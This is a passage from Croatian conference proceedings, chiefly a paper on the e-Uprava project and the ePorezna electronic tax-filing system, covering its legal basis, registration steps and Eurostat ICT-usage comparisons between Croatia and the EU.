[8] Martınez-Ros, E., Orfila-Sintes, F., *Innovation activity in hotel industry*, 2009, Technovation, *TOUREG*, www.tourisminnovation.eu/.../33-innovation-activity-in-the-hotel-industry, 03.02.2011.

[9] OECD (2006) *Innovation and Growth in Tourism*. Conference on Innovation and Growth in Tourism Lugano. Švicarska 18-19.09.2003. OECD Publishing.

[10] Worden, K. Bullough, W. A., Haywood, J. *Smart technologies*. Singapore: World Scientific Publishing Co., 2003., str. 1.

[11] Derzko, W., *Smart Technologies in The New Smart Economy*, 2006, www.vtt.fi/liitetiedostot/.../smart%20_technologies_derzko.pdf, 05.02.2011.

[12] Kamenski, M., *Inteligentne električne instalacije u hotelima*, 27.7.2010., *Gradimo.hr*, http://www.gradimo.hr/Inteligentne-elektricne-instalacije-u-hotelima/hr-HR/19969.aspx, 28.01.2011.

[13] *Hotels 2020: Beyond Segmentation*, Amadeus, http://blackboard.hszuyd.nl/bbcswebdav/xid-2286353_4, 29.01.2011.

[14] Kotler, Ph., Bowen, J. T., Makens, J. C. (2006) Marketing for Hospitality and Tourism. New Jersey, Pearson Prentice Hall International Edition.

[15] Law, R., Ricci, F., Fuchs, M. (2011) Information and Communication Technologies in Tourism 2011. Beč: Springer.

[16] Marušić, Z., Čorak, S., Hendija, Z., Ivandić, N. *Tomas ljeto 2007: Stavovi i potrošnja turista u Hrvatskoj.* Zagreb: Institut za turizam, 2008.

[17] Verma, R. Victorino, L., Karniouchina K., Feickert, J. Segmenting hotel customers based on Technology Readiness Index, *Cornell Hospitality Report*, Vol. 7, No 13, 2007.

E-Uprava: e-porezne prijave

Ivana Arbanas
Veleučilište "Nikola Tesla" u Gospiću, Gospić, Hrvatska
arbanas80@gmail.com

Sažetak – Efikasno suvremeno poslovanje temelji se na korištenju suvremenih informacijsko-komunikacijskih tehnologija (ICT), tj. elektroničkom poslovanju-e-poslovanju.

Kao pretpostavku za razvoj i povećanje konkurentnosti hrvatskog gospodarstva, a nakon što postane članica EU sukladno i Digitalnoj agendi za Europu, koju je donijela Europska komisija u okviru strategije Europa 2020, Republika Hrvatska mora osigurati preduvjete za uspješno e-poslovanje te poticati i razvijati sve oblike e-poslovanja i primjenu ICT-a u svim sektorima gospodarstva i sferama društva.

Jedan od koraka za postizanje navedenih ciljeva je i projekt e-Uprava. Cilj ovog projekta je, u interakciji s korisnicima, povezivanje funkcija raznih tijela javne uprave, tj. postizanje interoperabilnosti sustava u tijelima javne uprave. Projekt e-Uprava treba doprinijeti ubrzavanju poslova s javnom upravom, povećanju transparentnosti i efikasnosti rada, smanjenju troškova poslovanja te povećanju kvalitete pruženih usluga i zadovoljstva korisnika.

U radu se analizira projekt e-Uprava i njegov utjecaj na poslovanje poduzetnika i ostale korisnike na primjeru podnošenja e-poreznih prijava. Izložena je zakonska regulativa i opisano funkcioniranje sustava e-Porezna, navedeni su preduvjeti i način podnošenja e-poreznih prijava, analizirano korištenje ICT-a u poslovanju u RH i EU 27 i prepreke za veću primjenu ICT-a u poslovanju u RH te su navedena zaključna mišljenja i dati prijedlozi za moguća poboljšanja.

I. UVOD

Elektroničko poslovanje pridonosi smanjenju troškova, razvoju i konkurentnosti društva i gospodarstva, omogućuje opstanak i stvara nove mogućnosti za sudjelovanje hrvatskog gospodarstva na globalnim tržištima.

Cilj projekta e-Uprava je potpuni prelazak tijela javne uprave s papirnatog na elektroničko uredsko poslovanje. Projekt se temelji na procesnom pristupu (isti dokumenti i postupci mogu se više puta iskoristiti u poslovanju) u ovlastima i radu tijela javne uprave, komunikaciji, izradi, čuvanju, korištenju i razmjeni elektroničkih dokumenata te interakciji s korisnicima usluga javne uprave. Za ostvarivanje navedenih ciljeva potrebno je uz primjenu informacijsko-komunikacijskih tehnologija postići interoperabilnost sustava u tijelima državne uprave, sukladno Hrvatskom okviru za interoperabilnost (HROI)[1], radi uspostave jedinstvenog, sigurnog i funkcionalnog mehanizma za elektroničku razmjenu dokumenata, eliminiranja nepotrebnih radnji i postupaka, smanjenja vremena obavljanja istih te u konačnici smanjenja troškova poslovanja i veće efikasnosti rada tijela javne uprave, manjih troškova poduzetnika i ostalih korisnika servisa javne uprave.

Jedan od servisa e-Uprave je i e-Porezna uprava. U nastavku rada detaljnije je analizirano podnošenje e-poreznih prijava i drugih potrebnih podataka elektroničkim putem.

II. ZAKONSKA REGULATIVA I OBVEZNICI PODNOŠENJA E- POREZNIH PRIJAVA

Od 1. siječnja 2012., sukladno Zakonu o izmjenama i dopunama Općeg poreznog zakona (Narodne novine, broj 18/11.), porezni obveznici koji su prema Zakonu o računovodstvu razvrstani u velike i srednje poduzetnike[2] kao i obveznici poreza na dodanu vrijednost (PDV-a) čija je godišnja vrijednost isporuka dobara i obavljenih usluga (oporezive i izvozne) bila veća od 800.000, 00 kn bez PDV-a obvezni su porezne prijave i ostale podatke bitne za oporezivanje podnositi Poreznoj upravi (PU) elektroničkim putem, korištenjem sustava e-Porezna.

Sukladno Zakonu o izmjenama i dopunama Općeg poreznog zakona Ministarstvo financija donijelo je i Novi Pravilnik o podnošenju poreznih prijava i drugih podataka elektroničkim putem (Narodne novine, br. 51/11. I 62/11.) kojim se propisuju e-porezne prijave i određuju obveznici podnošenja istih te pojašnjava dostavljanje prijava i priloga uz prijavu, pojašnjava obveza, način i vrijeme dostavljanja potvrde primitka porezne prijave i dostavljanja obavijesti PU o nemogućnosti učitavanja podataka iz dostavljenih e-poreznih prijava, potrebne radnje za mogući naknadni ispravak porezne prijave te ostale obveze PU i obveznika podnošenja e-poreznih prijava.

Ovim Pravilnikom određeno je da ranije navedena skupina poreznih obveznika obvezno podnosi elektroničkim putem sve porezne prijave i izvješća za koje postoji mogućnost njihova podnošenja korištenjem sustava ePorezna,"a osobito:

- prijavu poreza na dodanu vrijednost za obračunsko razdoblje u obliku elektroničkog obrasca ePDV,
- konačni obračun poreza na dodanu vrijednost u obliku elektroničkog obrasca ePDV-K,

[1] Više o HROI na stranicama Središnjeg ureda za e-Hrvatsku, http://www.ehrvatska.hr/hr/eUprava/Interoperabilnost, 25.1.2012.

[2] Sukladno čl.2. Zakona o računovodstvu , Narodne novine, br.109/07.

- prijavu poreza na dobit za porezno razdoblje u obliku elektroničkog obrasca ePD,

A.

- obračun spomeničke rente u obliku elektroničkog obrasca eSR,
- obračun članarine turističkoj zajednici u obliku elektroničkog obrasca eTZ,
- mjesečno izvješće o primicima od nesamostalnog rada (plaći i mirovini), porezu na dohodak i prirezu te doprinosima za obvezna osiguranja u obliku elektroničkog obrasca eID" [1].

„U sklopu elektroničkih usluga Porezne uprave – ePorezna trenutno su dostupne slijedeće elektroničke usluge:

- **Upravljanje ovlaštenjima**,
- **ePDV** – elektroničke usluge za podnošenje obrazaca u skupini poreza na dodanu vrijednost (PDV i PDV-K),
- **ePD** – elektroničke usluge za podnošenje obrazaca u skupini poreza na dobit (PD, SR i TZ),
- **eID** – elektroničke usluge za podnošenje obrazaca u skupini poreza na dohodak (ID i IDD)
- **ePKK** – elektroničke usluge za dohvat porezno knjigovodstvene kartice
- **Dohvat statusa obrasca** – dohvat i pregled statusa prethodno poslanih obrazaca
- **Dohvat zaprimljenih obrazaca** – dohvat i pregled prethodno poslanih i zaprimljenih obrazaca
- **Ovlaštenja poslovnog subjekta** – pregled i upravljanje ovlaštenjima
- **Zahtjev za elektroničkim poslovanjem** – elektronička registracija novih korisnika. Moguće samo za osobu ovlaštenu za zastupanje poslovnog subjekta (odgovorna osoba u poslovnom subjektu), a koja posjeduje digitalni certifikat.

Porezna uprava ne naplaćuje korištenje usluge ePorezna."[2]

"U smislu pozitivnih propisa o porezu na dohodak, od 1. siječnja 2012. godine, obvezni su podnositi podatke iz Obrasca IP elektroničkim putem:

- poslodavci ili isplatitelji plaće i mirovine koji imaju više od 100 radnika, umirovljenika i osoba koje ostvaruju primitke (plaću) iz članka 14. Zakona o porezu na dohodak (Narodne novine broj 177/04,73/08 i 80/10)" [3].

III. SUSTAV E- POREZNA

A. Funkcioniranje sustava

Projekt ePorezna dio je projekta eUprava s ciljem povećanja efikasnosti poslovanja cjelokupne državne uprave čemu treba doprinijeti i racionalizacija poslovanja Porezne uprave i razvijanje partnerskih odnosa s korisnicima-poreznim obveznicima što u konačnici treba dovesti do smanjenja nepotrebnih administrativnih troškova i razvoja poreznog sustava.

Na web stranici Ministarstva financija, Porezne uprave, putem sustava ePorezna, omogućeno je korisnicima-poreznim obveznicima preuzimanje obrazaca, njihovo popunjavanje te njihova jednostavna i sigurna dostava putem Interneta, radi izvršavanja zakonski propisanih poreznih obveza.

"Sustav elektroničkih servisa- ePorezna u potpunosti je zasnovan na otvorenim internetskim standardima, te je na taj način omogućeno njegovo korištenje sa svih danas relativnih računalnih platformi, neovisno o proizvođaču" [2].

Ovisno o tehnološkoj osnovici i proširivosti postojećih informacijskih sustava, moguća je integracija servisa u velik broj postojećih informacijskih sustava i daljnja automatizacija poslovnih procesa kroz interakciju s Poreznom upravom.

Porezna uprava osigurava sav aplikativni softver potreban za ispunjavanje, digitalno potpisivanje, enkripciju, slanje i primitak e-poreznih obrazaca.

B. Hardverski i softverski preduvjeti za korištenje sustava ePorezna

" Minimalno preporučena konfiguracija stolnog ili prijenosnog računala za korištenje sustava jest:

- CPU Intel Pentium IV 2 GHz ili procesor usporedivih karakteristika
- 256 MB radne (RAM) memorije
- Grafički prikaz 1024x768 (u boji)
- Jedan od sljedećih operacijskih sustava:
  - Microsoft Windows 2000 SP4
  - Microsoft Windows XP SP1a
  - Microsoft Windows XP SP2
  - Microsoft Windows XP SP3
  - Microsoft Windows Server 2003 SP1
  - Microsoft Windows Server 2003 SP2

- Microsoft Windows Server 2003
- Microsoft Windows Vista
- Microsoft Windows 7" [2]

C. Kako postati korisnik ePorezne

Porezni obveznici mogu postati korisnici ePorezne uprave u tri koraka:

1. Nabava elektroničkog certifikata

Preduvjet za korištenje usluga ePorezna je digitalni certifikat pohranjen na FINA e-kartici ili Co Branded kartici/tokenu banke koja s Finom ima ugovor o poslovnoj suradnji, koji omogućuje potpisivanje elektroničkih obrazaca naprednim elektroničkim potpisom.

Prema čl. 4. Zakona o elektroničkom potpisu, "napredan elektronički potpis je elektronički potpis koji:

1. je povezan isključivo s potpisnikom,
2. nedvojbeno identificira potpisnika,
3. nastaje korištenjem sredstava kojima potpisnik može samostalno upravljati i koja su isključivo pod nadzorom potpisnika,
4. sadržava izravnu povezanost s podacima na koje se odnosi i to na način koji nedvojbeno omogućava uvid u bilo koju izmjenu izvornih podataka" [6].

Napredni elektronički potpis ima istu pravnu snagu i važnost kao vlastoručni potpis i pečat poduzetnika.

Elektroničkim potpisom se jamči da se podaci u elektroničkom obrascu odnose na vlasnika kartice, tj. certifikata, jer digitalni certifikat sadrži podatke: ime i prezime, naziv i adresu te osobni identifikacijski broj (OIB) kao porezni broj poslovnog subjekta. Može se reći da je digitalni certifikat digitalna osobna iskaznica poduzetnika poreznog obveznika.

"Ovlašteni izdavatelji digitalnog certifikata u Republici Hrvatskoj je FINA, kojoj uz potrebnu dokumentaciju:

- pravne osobe predaju - zahtjev za izdavanje poslovnog certifikata, a
- fizičke osobe - zahtjev za izdavanje osobnog certifikata" [4]

Nakon izdavanja FINA e-kartice porezni obveznici preuzimaju istu uz osobnu iskaznicu i mogu instalirati potrebni programski paket FINE. Sve detaljnije upute o izdavanju FINA e-kartice ili Co Branded kartici/tokenu banke koja s Finom ima ugovor o poslovnoj suradnji, potrebnim računalnim preduvjetima za preuzimanje programskog paketa FINE te cijene za korištenje pojedinih e-usluga i e-servisa FINE mogu se pronaći na stranicama FINE (www.fina.hr). Osim za potpisivanje obrazaca elektroničkim potpisom pri podnošenju poreznih prijava i drugih poreznih podataka i izvješća i korištenje sustava ePorezna, digitalni certifikat FINE, uz određene naknade, omogućava brz i jednostavan pristup i korištenje i ostalih FINA e-servisa i to:

- e-Regos -Registar godišnjih financijskih izvještaja
- WEB-BON
- e- plaćanje
- WEB registar koncesija
- e-Mirovinsko
- e-Zdravstveno
- info.BIZ
- e-Carina
- e-Račun

2. Preuzimanje i instaliranje programskog paketa ePorezna

Uz ranije navedene potrebne hardverske i softverske preduvjete za korištenje usluga ePorezna potrebno je s web stranice Porezne uprave (www.porezna-uprava.hr) preuzeti i instalirati na računalo aplikaciju ePorezna ili istu preuzeti, besplatno, na CD-u u nadležnoj ispostavi Porezne uprave.

Upitom na e-mail: ePorezna@porezna-uprava.hr može se dobiti tehničku podršku za instaliranje programskog paketa, a s web stranice PU preuzeti kalendar podnošenja obrazaca po poreznim propisima.

3. Podnošenje zahtjeva za elektroničkim poslovanjem (dodjela ovlaštenja poreznim obveznicima)

Nakon što korisnik sustava ePorezna instalira programski paket ePorezna mora se prijaviti kao korisnik elektroničke usluge (autorizacija) ili ovlastiti druge osobe ili posrednika, npr. knjigovodstveni servis, za korištenje usluga ePorezna.

"Sustav ePorezna ima vlastiti registar ovlaštenja gdje je zapisano koja osoba ima koje ovlaštenje, a isto se može dodijeliti na dva načina:

1) Ako je porezni obveznik odgovorna osoba u poslovnom subjektu-direktor društva, vlasnik obrta, član uprave i posjeduje digitalni certifikat izdan od FINA-e ili poslovnih banaka, postupak dodjeljivanja ovlaštenja može obaviti sam putem elektroničke usluge "ovlaštenja" u aplikaciji ePorezna. Kroz kratko vrijeme, a nakon obavljene autorizacije, sustav dodjeljuje ovlaštenje, o čemu se porezni obveznik putem e-mail poruke obavještava o dodijeljenom ovlaštenju.

2) Ako porezni obveznik kao odgovorna osoba u poslovnom subjektu nema i ne želi imati digitalni certifikat, može ovlastiti posrednika odnosno opunomoćiti drugu osobu (najčešće je to knjigovodstveni servis), da u njegovo ime u poreznom postupku poduzima radnje koje se odnose na izradu, digitalno potpisivanje, i slanje elektroničkih podataka u Poreznu upravu. Ako knjigovodstveni servis zastupa više poslovnih subjekata mora posjedovati ovlaštenja za svakog poreznog obveznika" [4].

Punomoć se može predati u nadležnoj ispostavi Porezne uprave samo službenoj osobi ovlaštenoj za preuzimanje punomoći i dodjeljivanje ovlaštenja u aplikaciji ePorezna, a obrazac punomoći i upute za njegovo sastavljanje mogu se preuzeti s web stranica Porezne uprave.

Usluga "ovlaštenja" u sklopu aplikacije e-Porezna omogućava poreznim obveznicima i pregledavanje dodijeljenih ovlaštenja te mogućnost da zatraže ukidanje istih.

D. Obvezni prilozi uz porezne prijave

Obvezni prilozi uz poreznu prijavu, sukladno poreznim propisima, dostavljaju se na istovjetan način kao i porezna prijava, kao privitak uz elektronički obrazac porezne prijave, i koji mora biti identičan izvornim ispravama.

"Međutim, sukladno čl. 2. st. 3. i 4. Pravilnika o podnošenju poreznih prijava, porezni obveznik nije dužan slati obvezne priloge putem sustava ePorezna ako je u trenutku slanja podnesaka na službenim web stranicama Porezne uprave objavljeno da postoji mogućnost preuzimanja priloga kao datoteke s podacima" [4].

Porezna uprava može datoteke s podacima koje su identične obveznim prilozima preuzimati i s web-servisa ili elektroničkih registara trećih osoba. Na web stranicama Porezne uprave objavljuju se podaci o web servisima i elektroničkim registrima trećih osoba te vrstama datoteka koje PU može preuzimati.

E. Ispravak ePorezne prijave

Ako su zadovoljeni uvjeti za ispravak porezne prijave, sukladno čl. 66. Općeg poreznog zakona (OPZ-a) [5] kada se porezna prijava podnosi elektroničkim putem tada se i njen ispravak podnosi elektronički putem sustava ePorezna, uz obaveznu naznaku da se radi o ispravku porezne prijave, i potpisan elektroničkim potpisom. Uz ispravak porezne prijave podnose se i ispravci priloga-privitaka. PU priloge preuzima kao privitke-datoteke podataka.

F. Elektronička potvrda primitka ePorezne prijave i obavijest o nemogućnosti učitavanja podataka

"Sukladno odredbama čl.8. Pravilnika o podnošenju poreznih prijava, nadležna ispostava Porezne uprave dužna je automatski i bez odgode elektroničkim putem:

- pošiljatelju **potvrditi primitak** poslanih obrazaca prijave i izvješća
- **dostaviti obavijest** o nemogućnosti učitavanja podnesaka ako podnesak nije ispravno i potpuno popunjen ili ako uz podnesak nisu dostavljeni obvezni prilozi, a ne postoji mogućnost njihova preuzimanja, te
- ako se u poreznoj upravi iz tehničkih razloga ne može pročitati podnesak ili obvezni prilozi" [4].

PU je dužna u obavijesti navesti razloge nemogućnosti učitavanja podataka i upozoriti poreznog obveznika da u određenom roku dostavi podnesak u ispravnom elektroničkom obliku. Porezni obveznik je dužan u roku 24 sata od trenutka kada je zabilježeno slanje obavijesti na poslužitelju PU dostaviti e-prijave i ostala izvješća u ispravnom obliku, u protivnom će se smatrati da isti nisu ni podneseni.

PU je dužna voditi evidencije o zaprimljenim e- poreznim prijavama i izvješćima, vremenu primitka i slanja istih, kao i ostalim primljenim e-obavijestima.

Ako pošiljatelj uskoro nakon slanja porezne e-prijave i e-izvješća ne primi obavijest PU o primitku istih, ima obvezu sljedećeg radnog dana izvijestit o tome Poreznu upravu – voditelja nadležne ispostave PU.

G. Odgovornost PU i poreznih obveznika za zaštitu i čuvanje e-poreznih podataka

Sukladno važećim propisima, Porezna uprava je dužna:

- sve e-podatke čuvati kao poreznu tajnu
- zaštititi e-porezne podatke od gubitka, neovlaštenog korištenja ili zlouporabe
- osigurati, održavati i provjeravati ispravnost rada sustava Porezne uprave.

Porezni obveznik je dužan:

- Čuvati u izvornom obliku, tj. elektroničkom obliku potpisane elektroničkim potpisom:
  - sve porezne prijave
  - sva e-izvješća
  - sve e-obavijesti zaprimljene od PU.

- Odrediti osobu koja je odgovorna:
  -za zaštitu podataka
  -za izradu sigurnosnih kopija i
  -za obnovu podataka u slučaju njihova gubitka ili nastanka neke pogreške.

- Provjeriti čitljivost, potpunost i ispravnost sigurnosnih kopija prije njihova arhiviranja.

H. Sankcioniranje poreznih obveznika koji se ne pridržavaju zakonskih odredbi o obveznom dostavljanju propisanih poreznih obrazaca elektrponičkim putem


Ukoliko se obveznici podnošenja poreznih prijava i dr. poreznih podataka elektroničkim putem ne pridržavaju zakonskih odredbi o obveznom dostavljanju propisanih poreznih obrazaca elektroničkim putem nego nastave dostavljati porezne prijave i ostala propisana izvješća u pisanom, a ne elektroničkom obliku, Porezna uprava ih je dužna usmeno, telefonom ili pisanom obavijesti upozoriti na propust i pravne posljedice nepodnošenja poreznih prijava i drugih propisanih poreznih izvješća elektroničkim putem, putem sustava ePorezna.

Ako se porezni obveznici ogluše na upozorenje PU te i dalje budu podnosili porezne obrasce u papirnom obliku, Porezna uprava će zaprimiti i obraditi dostavljene podatke, utvrditi poreznu obvezu, te će pokrenuti optužni potupak radi učinjenog prekršaja i provedbe čl. 207. st. 1. t. 22. OPZ-a.

IV. ANALIZA KORIŠTENJA ICT-A U POSLOVANJU PODUZEĆA I KOMUNIKACIJI PODUZEĆA S JAVNOM UPRAVOM U EU 27 I RH

A. Korištenje ICT-a u poduzećima 2011. godine

Grafikon na slici 1 prikazuje korištenje ICT-a u poduzećima početkom 2011. godine u EU 27.



Slika 1. Pristup internetu, poduzeća s web stranicama, komunikacija s javnom upravom putem interneta, klasificirano po veličini poduzeća, u EU 27, siječanj 2011., izraženo u (%). [6]

Prema istraživanju Statističkog ureda Europske unije (the Statistical Office of the European Communities-Eurostata) [8] početkom 2011. godine više od 90% poduzeća koja su bila obuhvaćenih ovim istraživanjem u 27 zemalja EU imalo je pristup Internetu i koristilo Internet u poslovanju.

Poduzeća su intenzivno koristila Internet u interakciji s javnom upravom. Sedam od deset ispitanih poduzeća izjasnilo se da je tijekom 2010. koristilo Internet za podnošenje ispunjenih obrazaca (poput PDV prijave) elektronički putem relevantnih tijela javne uprave.

Prema istom istraživanju, u Republici Hrvatskoj u siječnju 2011. oko 96% poduzeća imalo je pristup internetu u odnosu na 95% u 2010. godini (porast od 1%).

Iz grafikona sa slike 1 može se zaključiti da u EU 27 u svim ispitivanim segmentima uglavnom velika poduzeća u najvećem postotku primjenjuju ICT u svom poslovanju i više od 90% ih predaje ispunjena izvješća elektronički, putem servisa e-Uprave. Navedeni rezultati su i razumljivi s obzirom na utjecaj ekonomije obujma pri primjeni ICT-a u velikim poduzećima, a što ima za posljedicu veći učinak na smanjenje troškova poslovanja, na povećanje koristi od integracije poslovnih procesa, razvoj poslovanja, tj. ukupno povećanje učinkovitosti poslovanja.Velika poduzeća ostvaruju puno veće koristi od uporabe ICT-a od troškova njihove nabave, implementacije u poslovanje i održavanja.

B. Korištenje Interneta u interakciji poduzeća s javnom upravom

Prema navedenom Eurostatovu istraživanju [8], tijekom 2010. u EU 27 najčešći oblik interakcije poduzeća s javnom upravom korištenjem interneta bio je preuzimanje elektroničkih obrazaca (76%), zatim dobivanje informacija (74%) i podnošenje ispunjenih obrazaca (69%).

U EU 27 tijekom 2010. nešto više od sedam od ukupno deset ispitanih poduzeća koja su dostavljala ispunjene obrasce elektronički, koristilo je Internet prvenstveno za PDV prijave (76%) ili za socijalna davanja za zaposlenike (72%). Nešto više od 50% poduzeća koristilo je Internet za e-porez na dobit, a samo jedna trećina za carinske trošarine (31%).

Navedeno istraživanje pokazalo je i da postoje znatne razlike među zemljama EU 27 u postotku poduzeća koja koriste Internet za podnošenje e-obrazaca javnoj upravi, u rasponu od 40% ili manje, npr. u Rumunjskoj i Italiji (39%), iako je dostupnost Interneta u Italiji preko 94% i ubraja se u skupinu visoko sofisticiranih eUprava, Cipru (40%) pa do više od 90%., npr. u Nizozemskoj (97%) i Litvi (93%). Za poduzeća u većini zemalja EU između usluga e-oporezivanje najpopularnija je usluga e-PDV.

Prema ovom istraživanju, tijekom 2010. godine 72% poduzeća u RH koristilo je Internet za prikupljanje informacija, 78% za preuzimanje obrazaca, 63% za podnošenje ispunjenih obrazaca elektroničkim putem, 55% za e-socijalna davanja, 50% za e-porez na dobit, 51% za e-PDV prijave i 37% za e-carinske trošarine.

Iz svih ranije navedenih činjenica može se zaključiti da u Republici Hrvatskoj postoji visok stupanj integracije ICT-a u poslovanju poduzeća i da postotak uporabe ICT – a u poslovanju poduzeća u Republici Hrvatskoj značajnije ne odstupa od istog prosjeka na razini EU 27, osim u komunikaciji s javnom upravom, npr. u EU 76% poduzeća koristi Internet za podnošenje PDV prijava dok u Hrvatskoj to čini samo 51% poduzeća. Ranije opisana nova zakonska regulativa oporezivanja u RH, trebala bi doprinijeti povećanju tog postotka, ali ne u značajnijoj mjeri, budući da većina poduzeća u RH spada u mala poduzeća. Iako zakonom nije propisana obveza podnošenja poreznih podataka za mala poduzeća elektronički, s obzirom na već postojeće servise e-Uprave i na dobro razvijeno infrastrukturno okruženje za korištenje ICT tehnologija, u RH treba poraditi na povećanju uporabe suvremenih komunikacijskih tehnologija u komunikaciji malih poduzeća s javnom upravom i njihovoj primjeni u razvoju poslovanja, a posebice razvoju novih proizvoda.

C. Analiza preduvjeta za korištenje ICT-a u poslovanju u Republici Hrvatskoj- Hrvatska ICT konkurentnost

Prema istraživanju Svjetskog ekonomskog foruma o informacijskoj tehnologiji (www.weforum.org/gitr), provedenom u suradnji s INSEAD-om[3], a čije je Globalno izvješće o informacijskoj tehnologiji 2010-2011, objav-

[3] Vodeća međunarodna poslovna škola

ljeno u travnju 2011., objavilo i Nacionalno Vijeće za Konkurentnost, Hrvatska se po ICT konkurentnosti nalazi na 54. poziciji između 138 zemalja [8].

Nakon velikog poboljšanja u 2006. godini, Hrvatska je u posljednje četiri godine doživjela pad na međunarodnoj ljestvici ICT konkurentnosti. Spomenuto istraživanje se temelji na indeksu mrežne spremnosti koji obuhvaća tri dimenzije: regulativno i infrastrukturno okruženje ICT-a, spremnost pojedinaca, poslovnog sektora i vlade za primjenu ICT-a u poslovanju te stvarno korištenje ICT-a. U Hrvatskoj je infrastrukturno okruženje dobro razvijeno (39. mjesto), tržišno okruženje se pogoršalo u odnosu na izvješće 2009-2010 (98. mjesto), zbog tereta vladine regulative i poreza i velike dostupnosti rizičnog kapitala, a u političko-regulativnom okruženju nije bilo pomaka u odnosu na godinu ranije. Najlošije je ocjenjena spremnost pojedinaca, poduzeća i državnih institucija za korištenje ICT tehnologija. Individualno korištenje ICT-a je općenito dobro, s tim da je slabije korištenje društvenih mreža i mogućnost korištenja online javnih usluga. Budući da je u odnosu na istraživanje objavljeno godinu ranije ostvaren napredak u korištenju ICT-a od strane državnih institucija to bi trebalo pridonijeti povećanju uporabe ICT-a u svim sektorima gospodarstva i povećanju efikasnosti poslovanja državne uprave. Zabrinjavajuća je činjenica da je u odnosu na godinu ranije lošije ocijenjen inovacijski kapacitet i mogućnost prihvaćanja novih tehnologija na razini poduzeća (97. mjesto), a posebice je loša pozicija Hrvatske u korištenju ICT-a za razvoj novih proizvoda (101.) i za nove modele organizacije (87.), jer to može negativno utjecati na razvoj gospodarstva i biti kočnica u nastojanjima za povećanje ukupne međunarodne konkurentnosti gospodarstva Republike Hrvatske.

V. ZAKLJUČAK

Iz svih iznesenih činjenica može se zaključiti da suvremene ICT, na čijem korištenju se temelji uspješno suvremeno poslovanje, nedvojbeno utječu na efikasnost poslovanja i preduvjet su za razvoj društva i gospodarstva. Koristi od elektroničkog poslovanja u svim sektorima gospodarstva i društva puno su veće od početnih troškova vezanih uz njihovu implementaciju u poslovanje.

Budući da u Republici Hrvatskoj postoji visok stupanj integracije ICT-a u poslovanju (95% poduzeća ima pristup Internetu) i dobro je razvijeno infrastrukturno okruženje za korištenje ICT-a može se zaključiti da postoje osnovni preduvjeti za povećanje korištenja suvremenih ICT-a u poslovanju i društvu. Projekt e-Uprava u sklopu kojeg je i podnošenje poreznih prijava elektronički i uspostava interopreabilnost tijela javne uprave, uz nezaobilazne početne prilagodbe i probleme, pridonijet će povećanju korištenja suvremenih komunikacijskih tehnologija, efikasnijem poslovanju Porezne uprave, snižavanju troškova poslovanja poduzetnika i razvoju poreznog sustava.

Ulaskom Republike Hrvatske u EU otvaraju se nove mogućnosti za razvoj ICT sektora i izlazak hrvatske ICT industrije i ostalih poduzeća na jedinstveno Europsko tržište. Kako bi hrvatsko gospodarstvo bilo što konkurentnije te spremno odgovorilo na nove mogućnosti i izazove potrebno je u sljedećem razdoblju:

- kontinuirano investirati u razvoj i dostupnost ICT sektora i online javnih servisa
- sniziti troškove vezane uz nabavu ICT-a i korištenje online usluga
- smanjiti teret vladine regulative i poreza
- povećavati transparentnost i otvorenost javne uprave i smanjivati „strah od novog“
- iskoristiti prednosti e-poslovanja za inovacije i nove oblike organizacije
- staviti ICT i javnu upravu u službu povećanja kvalitete života, tj. učiniti ih dostupnim, i korisnim slabije obrazovanim i siromašnijim ljudima
- povećati i poticati spremnost na cjeloživotno obrazovanje i iskoristiti mogućnosti koje pružaju ICT, npr. e-učenje, za razvoj poslovanja i inovacije.

Za ostvarenje svih navedenih ciljeva i planova potrebno je sinergijsko, umreženo i koordinirano djelovanje tijela javne uprave, svih gospodarskih subjekata, obrazovnih institucija te jasna strategija razvoja gospodarstva i svih njegovih sektora pa i ICT industrije, u čiju izradu i provedbu trebaju biti uključeni stručnjaci iz svih navedenih sektora.

LITERATURA

[1] Pravilnik o podnošenju poreznih prijava i drugih podataka elektroničkim putem, Narodne novine, br. 51/11., čl. 2. st. 2.

[2] Ministarstvo financija, Porezna uprava, http://www.porezna-uprava.hr, 3. 2. 2012.

[3] Ministarstvo financija, Porezna uprava, “Obavijest o pripremnim radnjama radi podnošenja poreznih prijava i drugih podnesaka elektroničkim prijenosom podataka ”

[4] M. Mahović-Komljenović, ”Obveza podnošenja poreznih prijava elektroničkim putem od 1. siječnja 2012.”, poglavlje u: M. Cutvarić, A. Kajtaz, R. Kalčić, M. Mahović–Komljenović, B. Remenarić, Porez na dodanu vrijednost, Riznica, seminarski materijal, Rif, Zagreb, 2011., str. 69 - 70, 74, 77.

[5] Opći porezni zakon, čl.66., Narodne novine, br. 147/08. , 18/11.

[6] Zakon o elektroničkom potpisu, Narodne novine, br. 10/02. 80/08., redakcijski pročišćen tekst u: M. Cutvarić, A. Kajtaz, R. Kalčić, M. Mahović–Komljenović, B. Remenarić, Porez na dodanu vrijednost, Riznica, seminarski materijal, Rif, Zagreb, str. 219.

[7] K. Giannakouris, M. Smihily, “ICT usage in enterprises 2011”, Statistics in fokus, 65/2011, 13.12. 2011, Eurostat, http://epp.eurostat.ec.europa.eu/portal/page/portal/product_details/publication?p_product_code=KS-SF-11-065, 4.1.2012., Eurostat (online data codes : isoc_ci_in_en2, isoc_ci_it_en2, isoc_ci_cd_en2, isoc_bde15e

[8] K. Giannakouris, M. Smihily, “ICT usage in enterprises 2011”, Statistics in fokus, 65/2011, pdf, 13.12. 2011., Eurostat, http://epp.eurostat.ec.europa.eu/portal/page/portal/product_details ublication?p_product_code=KS-SF-11-065 , 4.1. 2012.

[9] Nacionalno Vijeće za Konkurentnost, “Hrvatska 54. na globalnoj ljestvici konkurentnosti”, http://www.konkurentnost.hr/Default.aspx?art=376&sec=2, 23.12. 2011.

Competence Database: a Precondition for Successful Transfer of Technology and Knowledge

H. Bezić*, P. Karanikić ** and E. Tijan***
